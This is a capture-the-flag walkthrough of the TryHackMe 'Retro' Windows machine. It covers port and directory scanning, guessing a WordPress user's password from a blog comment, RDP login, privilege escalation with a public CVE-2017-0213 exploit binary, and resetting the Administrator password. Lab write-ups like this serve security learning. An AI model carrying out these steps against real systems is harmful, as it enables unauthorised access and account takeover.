This is the walkthrough of tryhackme's machine Retro.

Lets get to it,


so lets start some basic enumeration with nmap:

```
(root@ kali)-[/home/kali]
# nmap -sSV -T4 -Pn 10.10.120.91
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-12 04:34 EDT
Nmap scan report for 10.10.120.91
Host is up (0.15s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
3389/tcp open ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 21.33 seconds
```

so there are two open ports on this machine,

first is a webserver running on port 80,

lets pay it a visit,



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it dosent seem to have much to offer,

lets enumerate some directories using gobuster,

```
li)-[/home/kali]
   gobuster dir -u http://10.10.120.91:80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 120
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                             http://10.10.120.91:80
   Method:
                              GET
   Threads:
                              120
                              /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
   Wordlist:
[+] Negative Status codes:
                              gobuster/3.1.0
[+] User Agent:
[+] Timeout:
                              10s
2022/05/12 04:37:38 Starting gobuster in directory enumeration mode
/retro
                       (Status: 301) [Size: 152] [\rightarrow http://10.10.120.91:80/retro/]
                       (Status: 301) [Size: 152] [\rightarrow http://10.10.120.91:80/Retro/]
/Retro
```

so we find a directory that is /retro lets visit that:

so its a website about games and stuff:




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now after opening the post made by "wade" user I found a login forum:



it is a wordpress login page:



as we saw earlier wade is a user and proof of that is here that says password for user wade is incorrect which means wade is a valid user :

ERROR : The password you entered for the username wade is incorrect. <u>Lost your password?</u>
Username or Email Address wade
Password
Remember Me Log In

lets read and see what does this blog has , by reading all the blogs by him I found a weird comment , where he wants himself to remember a word ,

that is:

One Comment on "Ready Player One"

Wade

December 9, 2019



Leaving myself a note here just in case I forget how to spell it: parzival

REPLY


parzival,

lets see if this is the password for wade ,

use rdp to login via these credentials:

```
(root@kali)-[/home/kali]
# xfreerdp /u:wade /p:parzival /v:10.10.120.91
[05:58:50:821] [57593:57594] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_[05:58:50:821] [57593:57594] [INFO][com.freerdp.client.common.cmdline] - loading channels [05:58:51:829] [57593:57594] [INFO][com.freerdp.client.common.cmdline] - loading channels and we got logged in ,
```

user flag:



lets do some enumeration for gaining root:

```
PS C:\Windows\Temp> systeminfo
  Host Name:
  OS Name:
                             Microsoft Windows Server 2016 Standard
  OS Version:
                             10.0.14393 N/A Build 14393
Ch OS Manufacturer:
                             Microsoft Corporation
  OS Configuration:
                             Standalone Server
 OS Build Type:
                             Multiprocessor Free
  Registered Owner:
                             Windows User
 Registered Organization:
us Product ID:
                             00377-60000-00000-AA325
```

so after running systeminfo command we got,

windows server 2016 version 10.0.14393,

lets see if it has some publically available exploits,

so here is a exploit that will work,

https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2017-0213



download the x64 from here:

and extract it and upload it to our webserver and transfer it to windows machine,

```
(root@kali)-[/home/kali/Downloads]
# unzip CVE-2017-0213_x64.zip
Archive: CVE-2017-0213_x64.zip
inflating: CVE-2017-0213_x64.exe

(root@kali)-[/home/kali/Downloads]
# mv CVE-2017-0213_x64.exe /var/www/html

(root@kali)-[/home/kali/Downloads]
```

downloading and running the exploit:

we then get a new terminal that have admin privileges:

now type this command in the new terminal


net user Administrator *

and change the password of administrator,

then go to rdp again and login as admin:

```
[voot@kali] = [/home/kali]
wfreerdp /u:Administrator /p:kalraji121 /v:10.10.120.91
[06:21:16:027] [63608:63609] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[06:21:16:027] [63608:63609] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[06:21:16:027] [63608:63609] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[06:21:16:027] [63608:63609] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[06:21:16:337] [63608:63609] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[06:21:16:337] [63608:63609] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[06:21:16:346] [63608:63609] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error_lost to the property of the
```

admin rdp:



done:-)